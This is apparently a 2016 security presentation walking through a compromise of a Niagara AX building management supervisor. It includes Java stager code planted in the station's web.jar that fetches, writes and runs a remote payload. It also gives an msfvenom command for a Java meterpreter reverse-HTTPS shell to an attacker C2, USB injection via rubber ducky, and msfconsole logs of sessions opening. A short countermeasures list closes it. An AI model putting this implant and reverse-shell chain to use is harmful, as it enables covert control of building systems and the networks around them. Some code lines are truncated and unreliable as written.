

Building Automation System security

\$>_ h@cking j0urney

::Key words

BMS, BAS, BEMS, M2M, IoT framework, Niagara AX, Hacking, Payload, Exploitation, IT security, Metasploit, Kali Linux

Author: wawax

Date: 21th of December 2016

@-> Summary ;

0. Introduction
1. General architecture
2. Vector of attack
3. Creation of a custom bootstrap code
4. Forging a payload
5. Workflow of the attack
6. Exploitation
7. Example of counter measures

0. Introduction


- The goal of this presentation is to demonstrate through a practical use case how a BMS system can be compromised.
- To do so we will use standard pentesting tools like [Metasploit](#) to perform this attack.

1. General architecture

- To perform this attack, we will need to :
 - infect the BMS supervisor with a rogue jar file
 - build a control and command center to exploit
- Here are some useful links to help you to set this up.
 - [Multi-Tool Multi-User HTTP Proxy](#)
 - [Nginx as a reverse proxy](#)
 - [Docker build reference](#)
 - [Metasploit framework](#)

Command and Control center (C2)

- The victim BMS supervisor will connect back to the C2
 - Docker file for [kali-nogui](#)



Docker images (home made)

- kali-novnc : version with lxde accessible through web no-vnc server
- kali-nogui : msfconsole only in a shell

2. Vector of attack

- To initiate this attack we will use a usb key that will inject the rogue jar file on the victim PC.
- This type of attack can easily be conducted by using a [rubber ducky](#) for example ..!

3. Creation of a custom bootstrap

- We first need to create a specific java class loader that will be injected into an existing jar file of the BMS supervisor.
- This will initiate the download of the payload we will forge later on when the Niagara station is booting up.

```
419
420 public void compressedStagerLoader() {
421     try {
422         Httpd.pathLog.trace("\n" +
423             "
424                 / |\n" +
425                 / /\n" +
426                 / ,\n" +
427                 .-----.\n" +
428                 \"_._._.-/ o. o\\ \n" +
429                 \" ( Y )\n" +
430                 ) /\n" +
431                 / (\n" +
432                 / Y\n" +
433                 .-\" |\n" +
434                 / _ \\ \\ \n" +
435                 / _ . \" . ) /' )\n" +
436                 Y ) ( / / (, /\n" +
437                 , | / )\n" +
438                 ( | / /\n" +
439                 \" \\_ ( _ ( [Follow the white rabbit ...]\n" +
440                 \"_._.)--._.)\"
441     );
442     URLConnection con = new URL("https://[redacted].com/download").openConnection();
```

Java bootstrap code

```
/**
 * Minified version of the bootstrap code
 */
public class CompressedStagerLoader {

    /**
     * payload launcher
     */
    public CompressedStagerLoader() {
        try {
            URLConnection con = new URL("https://my-url/some-pa
            BufferedReader in = new BufferedReader(new InputStr
            StringBuilder a = new StringBuilder();
            String stager;
            while ((stager = in.readLine()) != null)a.append(st
            in.close();
        }
    }
}
```

```
URLClassLoader urlcl = new URLClassLoader(new URL[]  
URL u = new URL("jar", "", urlcl.getURLs()[0] + "!",
```

```
FileOutputStream fos = new FileOutputStream(urlcl.g  
fos.write(DatatypeConverter.parseHexBinary(a.toStri  
fos.close());
```

```
JarURLConnection uc = (JarURLConnection) u.openConn  
uc.getMainAttributes().getValue(Attributes.Name.MAI
```

```
Class c = urlcl.loadClass(uc.getMainAttributes().ge  
c.getMethod("main", new Class[]{new String[]{}.getC  
con.getInputStream().close();  
urlcl.close();
```

```
Files.delete(Paths.get(urlcl.getURLs()[0].toURI()))
```

```
} catch (Exception e) {  
    e.printStackTrace();
```

```
}
```

```
}
```

```
}
```

4. Forging a payload

This is the shell code that will give us a remote access to the BMS supervisor

- Msfvenom

```
root@bt:~# msfvenom -h
Usage: /opt/framework/msf3/msfvenom [options]

Options:
  -p, --payload [payload]      Payload to use. Specify a '-'
  -l, --list [module_type]     List a module type example:
  -n, --nopsled [length]      Prepend a nopsled of [length]
  -f, --format [format]        Format to output results in:
  -e, --encoder [encoder]      The encoder to use
  -a, --arch [architecture]    The architecture to use
      --platform [platform]    The platform of the payload
```

- Build a java reverse https payload


```
$> msfvenom -p java/meterpreter/reverse_https LHOST=my-c2.net L
```

5. Workflow of the attack


- In this section we will see how the payload is staged and how the execution is done in multiple steps.
- The payload will be launched by the Niagara process when a station start but will reside in memory in a separated thread.
- If you look at the processes executed in memory you will find some binded to your C2 IP on the https port.
You can use [ProcessXP](#) to identify those processes.

Staged payload

Location	Type / encoding	Stage
Local modified jar	Modified existing class bytecode	Stage 0: custom java classloader
Cloud shared text file	Encoded string containing the hex code of the jar	Stage 1: reverse socket https
Cloud C2	Jar file	Stage 2: meterpreter shell



State flow



Stage 0 :: Rogue module web.jar

- Looking at the bytecode we can see that this version of the web.jar module contain a special function that will call a remote URL where is our encoded string for the stage 1

The screenshot displays a Java decompiler interface. On the left, a tree view shows the package structure, with 'compressedStagerLoader' selected. The main pane shows the 'Bytecode' tab for the selected method. The bytecode instructions are as follows:

```
1 0 getstatic #171 <com/tridium/httpd/Httpd/pathLog Ljavax/baja/log/Log;>
2 3 ldc #182 <". / |
3 5 invokevirtual #170 <javax/baja/log/Log/trace(Ljava/lang/String;)V>
4 8 new #183 <java/net/URL>
5 11 dup
6 12 ldc #184 <https:// /index.php/ /download>
7 14 invokespecial #185 <java/net/URL/<init>(Ljava/lang/String;)V>
8 17 invokevirtual #186 <java/net/URL/openConnection()Ljava/net/URLConnection;>
9 20 astore_1
10 21 new #187 <java/io/BufferedReader>
11 24 dup
12 25 new #188 <java/io/InputStreamReader>
13 28 dup
14 29 aload_1
```

Instructions 6 through 8 are highlighted with a red box, indicating the code that constructs and opens a remote URL connection.

Stage 1 :: Encoded string containing the reverse https socket

- This is a **normal text** file containing the encoded binary jar
- The stage 0 will decode and load in memory the jar

[illegible]

Stage 2 :: Meterpreter shell

To illustrate this part let's see on the C2 msfconsole

```
msf exploit(handler) > jobs

Jobs
====

  Id  Name                Payload                Payload opts
  --  -
  0    Exploit: multi/handler  java/meterpreter/reverse_https  https://[redacted]BA/m1/pwn

msf exploit(handler) >
[*] https://0.0.0.0:4444[redacted]BA/m1/pwn handling request from 172.19.0.1; (UUID: n3q4f6kc) Staging Java payload...
[*] Meterpreter session 1 opened (172.19.0.2:4444 -> 172.19.0.1:50984) at 2016-11-22 02:21:33 +0000
[*] https://0.0.0.0:4444[redacted]BA/m1/pwn handling request from 172.19.0.1; (UUID: n3q4f6kc) Staging Java payload...
[*] Meterpreter session 2 opened (172.19.0.2:4444 -> 172.19.0.1:50998) at 2016-11-22 02:21:42 +0000

msf exploit(handler) > sessions

Active sessions
=====

  Id  Type                Information                Connection
  --  -
  1    meterpreter java/windows [redacted] Laptop 172.19.0.2:4444 -> 172.19.0.1:50984 (172.19.0.1)
```

Here we can see that a connection was requested by our victim target and a meterpreter session is started.

6. Exploitation

- From here the fun can start ! When the latest stage is loaded a reverse https connection is established with the command and control center. Depending on the url you set up when you have forged your payload the traffic will be routed to one of docker container used by your analysts.
- On the C2 side msfconsole is launched and a listener has been set up to receive the inbound connections.
- Once the link is established a meterpreter session will start.
- So from here you have an access to the PC running the supervisor and you can operate your audit.

Niagara station has been >h@ck3d!

During the boot of the station the bootstrap code start to dowload the first stage of the java meterpreter payload.

```
Connected to localhost
[+] sandbox | station | Running | fox=1911,foxs=4911,http=80,https=443 | false | true

TRACE [14:51:14 24-Nov-16 JST][web.server.paths]

[Follow the white rabbit ...]

MESSAGE [14:51:23 24-Nov-16 JST][web.server] HTTP server started on port [80]
MESSAGE [14:51:23 24-Nov-16 JST][fox] FOX server started on port [1911]
MESSAGE [14:51:23 24-Nov-16 JST][sys] Niagara Runtime Environment: 3.8.111
MESSAGE [14:51:23 24-Nov-16 JST][sys] *** Station Started (28141ms) [32377ms total] ***
niagara>MESSAGE [14:51:23 24-Nov-16 JST][fox] FOXS server started on port [4911]
MESSAGE [14:51:23 24-Nov-16 JST][web.server] HTTPS server started on port [443]
```

P0wned (>_<)!

```
msf exploit(handler) > sessions -i 11
[*] Starting interaction with 11...

meterpreter > ls
Listing: C:\Niagara\Niagara-3.8.111
=====
Mode                Size      Type       Last modified          Name
-----
40776/rwxrwxrwx-    0         dir        2016-07-19 09:08:24 +0000 VIBS
40776/rwxrwxrwx- 16384     dir        2016-07-19 09:09:12 +0000 backups
40776/rwxrwxrwx- 16384     dir        2016-07-19 09:09:14 +0000 bin
40776/rwxrwxrwx- 4096      dir        2016-11-24 05:21:25 +0000 certManagement
40776/rwxrwxrwx-    0         dir        2016-07-19 09:08:10 +0000 certificates
40776/rwxrwxrwx- 4096      dir        2016-07-19 09:08:24 +0000 cleanDist
40776/rwxrwxrwx-    0         dir        2016-07-19 09:08:24 +0000 conversion
40776/rwxrwxrwx-    0         dir        2016-07-19 09:08:56 +0000 daemon
40776/rwxrwxrwx-    0         dir        2016-11-10 00:52:47 +0000 dglux5
40776/rwxrwxrwx- 28672     dir        2016-08-04 02:43:07 +0000 docs
40776/rwxrwxrwx- 262144    dir        2016-08-30 04:41:27 +0000 help
40776/rwxrwxrwx- 4096      dir        2016-07-19 09:08:13 +0000 jre
40776/rwxrwxrwx-    0         dir        2016-09-06 08:31:09 +0000 knx
40776/rwxrwxrwx- 8192      dir        2016-11-24 05:50:48 +0000 lib
40776/rwxrwxrwx- 4096      dir        2016-09-07 02:20:03 +0000 licenses
40776/rwxrwxrwx- 196608    dir        2016-11-24 05:41:17 +0000 modules
40776/rwxrwxrwx-    0         dir        2016-11-24 05:41:33 +0000 registry
40776/rwxrwxrwx- 4096      dir        2016-11-24 05:51:23 +0000 security
40776/rwxrwxrwx- 8192      dir        2016-08-30 05:35:11 +0000 stations
40776/rwxrwxrwx- 28672     dir        2016-09-02 05:05:03 +0000 sw
40776/rwxrwxrwx-    0         dir        2016-09-01 06:34:41 +0000 temp
40776/rwxrwxrwx-    0         dir        2016-07-19 09:09:03 +0000 users
40776/rwxrwxrwx- 4096      dir        2016-11-10 00:50:33 +0000 workbench
```

Then, once last stage is downloaded, a reverse https connection is established to the C2.

About this attack scheme

- This type of attack is basic but nevertheless can compromise pretty fairly a system with an average protection.
- You should keep in mind that more advanced techniques like obfuscation, migration process in memory, dynamic AV evasion and many more other things can help the attacker to be more efficient and more discrete.
- So it is important to consider that even if you can prevent this kind of attacks you still need to think your security strategy as a dedicated task in your project management and not as a secondary priority.

7. Example of counter measures

- Antivirus up-to-date
- Firewall with restrictive policy for outbound connections
- Protect USB port access !
- Only download a distribution of the software through your vendor
- Check the checksums
- Migrate to Niagara 4 that use signed JAR

Thank you very much !

m(_ _)m